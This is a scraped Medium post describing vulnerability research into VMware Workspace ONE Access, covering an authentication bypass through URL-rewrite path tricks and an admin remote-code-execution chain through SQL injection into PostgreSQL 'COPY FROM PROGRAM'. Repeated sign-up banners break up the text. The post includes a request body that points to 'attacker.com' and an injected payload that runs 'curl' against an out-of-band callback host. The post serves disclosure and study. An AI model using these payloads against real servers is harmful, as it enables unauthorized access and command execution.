Open in app ↗

Sign up

Sign in

Medium

Search

Write

Dancing on the architecture of VMware Workspace ONE Access (ENG)

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free


- Distraction-free reading. No ads.
- Organize your knowledge with lists and highlights.
- Tell your story. Find your audience.

Sign up for free

Membership

- Read member-only stories
- Support writers you read most
- Earn money for your writing
- Listen to audio narrations
- Read offline with the Medium app

Try for 5 $/month



Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

HttpSessionAttributeListener: monitors the addition, deletion and replacement of attributes in the Session object.

ServletRequestListener: listen for initialization and destruction of request objects.

ServletRequestAttributeListener: listens for adding, deleting, and replacing attributes of the request object.

Purpose of listener:

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

- Before the `HttpServletResponse` arrives at the client, intercept the `HttpServletResponse`, check the `HttpServletResponse` as needed, or modify the `HttpServletResponse` header and data.

Basic working principle:

- Filter program is a Java class that implements a special interface. Similar to Servlet, it is also called and executed by Servlet container.
- When a Filter is registered in web.xml to intercept a Servlet program, it

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

- If the `FilterChain.doFilter` method is not called in the `Filter.doFilter` method, the service method of the target Servlet will not be executed, so some illegal access requests can be blocked through the Filter

Filter chain:

- When multiple filters exist at the same time, a filter chain is formed. The web server determines which filter to call first according to the registration order of the filter in the web.xml file

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

executed only once in the life cycle of the Filter. In this method, the resources used by the Filter can be released. 😂

3. Servlet

Servlet is a program running on the Web server or application server. As an intermediate layer between the request from the HTTP client and the database or application on the HTTP server, servlet is responsible for processing the user's request, generating the corresponding return

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

II) [CVE-2022–31656] Bypass Authentication

While debugging the filter classes, I accidentally discovered something special at **org.tukey.web.filters.urlrewrite.RuleChain.doRules**. As mentioned above, the java web has many filter layers and we are at the `UrlRewriteFilter` layer, which is responsible for mapping requests to some internal servlets based on predefined rules (in the *WEB-INF/urlrewrite.xml* file)

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

One idea immediately popped up was to use a request matching the above rule to access files in the WEB-INF directory. Based on the regex, we can easily see that the request needs to start with “***/SAAS/t/_/;/***”*, so for the request with the path* “***/SAAS/t/_/;/WEB-INF/web.xml***” Based on the rule will be mapped to “***/WEB-INF/web.xml***”

The program enters `org.tuckey.web.filters.urlrewrite.NormalRewrittenUrl.doRewrite()`, where it continues to call `this.getRequestDispatcher()`

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Not only can it access files in **WEB-INF/** directory, but it can also read all files located in webapps directory (*/opt/vmware/horizon/workspace/webapps/SAAS*)

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

header that doesn't point to the server.

```
private boolean isServerNameAmongTheValidList(String serverName,
String gatewayHostName) {
        return serverName.equalsIgnoreCase(gatewayHostName) ||
serverName.equalsIgnoreCase(this.applianceNetworkDetails.getHostna
me()) ||
serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIpV4Ad
dress()) ||
serverName.equalsIgnoreCase(this.applianceNetworkDetails.getIpV6Ad
dress()) ||
serverName.equalsIgnoreCase("localhost") ||
serverName.equalsIgnoreCase("127.0.0.1");
```

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

That is, we need to send the request with the path

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

III) [CVE-2022–31659] Admin RCE

While reading the code of VMware ONE Access, I discovered that often devs use the `CommandUtils.executeCommand` function to execute OS commands, so I searched for places that used this function in the hope that I could find an OS Command injection bug. 😄

I found this function used twice at `com.vmware.horizon.migration.customgroups.ExportCustomGroup.getVidmUserIds(`

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

Fortunately, the function's input is relative to the input of `CommandUtils.executeCommand`. I use **Ctrl+Alt+F7** to find out which functions call `getVidmUserIds`

The IDE takes us to `com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup()`, similarly we find the controller function `com.vmware.horizon.migration.rest.resource.util.TenantMigrationResource.migrateTenant` and luckily user input from controller function can still affect the input of `CommandUtils.executeCommand` high risk of *os command injection*

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- Distraction-free reading. No ads.
- Organize your knowledge with lists and highlights.
- Tell your story. Find your audience.

Membership

- Read member-only stories
- Support writers you read most
- Earn money for your writing
- Listen to audio narrations
- Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

User Input will be a `com.vmware.horizon.migration.rest.media.MigrationInfo`

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

The first field the user needs to input is an object of the type

```
List<com.vmware.horizon.migration.exception.ErrorInput>
```

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

So my input will have the form:

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

In the first if statement the program calls `validateIfMigrationRequired(previousError, "Tenant")`

Here the program checks if the `previousError` list contains an `ErrorInput`

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

Here program get `DirectoryMap` from user input.

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ **Membership**

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

```
      "LOCAL" : [ {
        "type" : "Directory",
        "sourceDirectoryBindPassword" : "cc",
        "destinationConnectorInstanceId" : null,
        "sourceDirectoryId" : null,
        "_links" : { }
      } ]
    },
    "sourceDestinationInfo" : {
      "sourceHostname" : "attacker.com",
      "sourceAdministrator" : "admin",
      "sourcePassword" : "cc",
      "sourceTenant" : "ONE",
      "sourceMasterTenant" : "ONE",
      "destinationHostname" : "attacker.com",
      "destinationAdministrator" : "admin",
```

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

The input is complete, so I continue to go back to debugging 😛 Go back to the `migrateAllDirectories` function, the program checks if the `directoryMap` has a key of "**LOCAL**", then skip:

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ **Membership**

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

```
        "_links" : { }
      } ]
    }
  }
```

So we made the program go to `com.vmware.horizon.migration.impl.CustomGroupMigrationServiceImpl.migrateCustomGroup()`. Here the program calls to `this.getVraAuthenticationServerUtils` and `this.getVidmAuthenticationServerUtils`

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

⇒ Currently, the source and destination server I am inputting is attacker.com. When the request from the current server is sent to attacker.com, you will not know how to respond correctly 😊. So now you need to assign the address, username, and password values of the source

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

To summarize, the `exportCustomGroup.getVidmUserIds` function performs two actions as follows:

```
# Execute command #1, where attacker.com and UserID are user input
/usr/local/horizon/scripts/exportCustomGroupUsers.sh -h
attacker.com -l UserID

# Get the output from command #1 to use as input for command #2.
(output of #1 is string '$USERAME|$DOMAIN|$ORGANIZATION_ID')

/usr/local/horizon/scripts/extractUserIdFromDatabase.sh -l
'$USERAME|$DOMAIN|$ORGANIZATION_ID'
```

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

✦ Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

At `executeCommand(@Nonnull String[] command, @Nullable String[] env, @Nullable String commandInput, long maxOutLength, long timeoutInMillis, boolean combinedOutput)`, the program checks that if the command array contains at least one string in the white list, it will be considered a valid

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

As we can see, the command passed to the `exec` function is in the form of an array, which makes it impossible to perform OS command injection right away because the program only treats all user input as an input string that cannot break to execute other programs. (*for example, if the input is* `['test', '-a', '1${IFS}||ls']` *then the program will execute the* `test` *command with the parameters passed as* `-a` *and* `1${IFS}|| ls`. *Means* `||` *just a string, not an operator.*)

Because it is not possible to do OS command injection here. So I just carefully audit the two programs `exportCustomGroupUsers.sh` and

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

```
"saas\".\"Organizations\".\"strOrganization\" from
\"saas\".\"Users\",\"saas\".\"Organizations\" where
\"saas\".\"Users\".\"idUser\" IN($UserID ) AND
\"saas\".\"Users\".\"idOrganization\"=\"saas\".\"Organizations\".\
"id\";"
```

⇒ The output returned is of the form **'$USERAME|$DOMAIN|$ORGANIZATION_ID'**

- **(2) extractUserIdFromDatabase.sh**

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

✦ Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app

I found a way to exploit CVE-2019–9193 so that I can RCE with the following psql query:

```
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
```

Since the program will split the initial command string in space characters

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- Distraction-free reading. No ads.
- Organize your knowledge with lists and highlights.
- Tell your story. Find your audience.

Membership

- Read member-only stories
- Support writers you read most
- Earn money for your writing
- Listen to audio narrations
- Read offline with the Medium app

```
select "idUser" from "saas"."Users" where "strUsername"= '1';
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'curl Ahihi.oastify.com/rce';
SELECT * FROM cmd_exec;
```

⇒ So we have RCE successfully. Below is the general diagram of the exploit process:

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

- ✓ Distraction-free reading. No ads.
- ✓ Organize your knowledge with lists and highlights.
- ✓ Tell your story. Find your audience.

Membership

- ✓ Read member-only stories
- ✓ Support writers you read most
- ✓ Earn money for your writing
- ✓ Listen to audio narrations
- ✓ Read offline with the Medium app

Written by Petrus Viet

78 Followers

Follow

Medium

Sign up to discover human stories that deepen your understanding of the world.

Free

✓ Distraction-free reading. No ads.

✓ Organize your knowledge with lists and highlights.

✓ Tell your story. Find your audience.

Membership

✓ Read member-only stories

✓ Support writers you read most

✓ Earn money for your writing

✓ Listen to audio narrations

✓ Read offline with the Medium app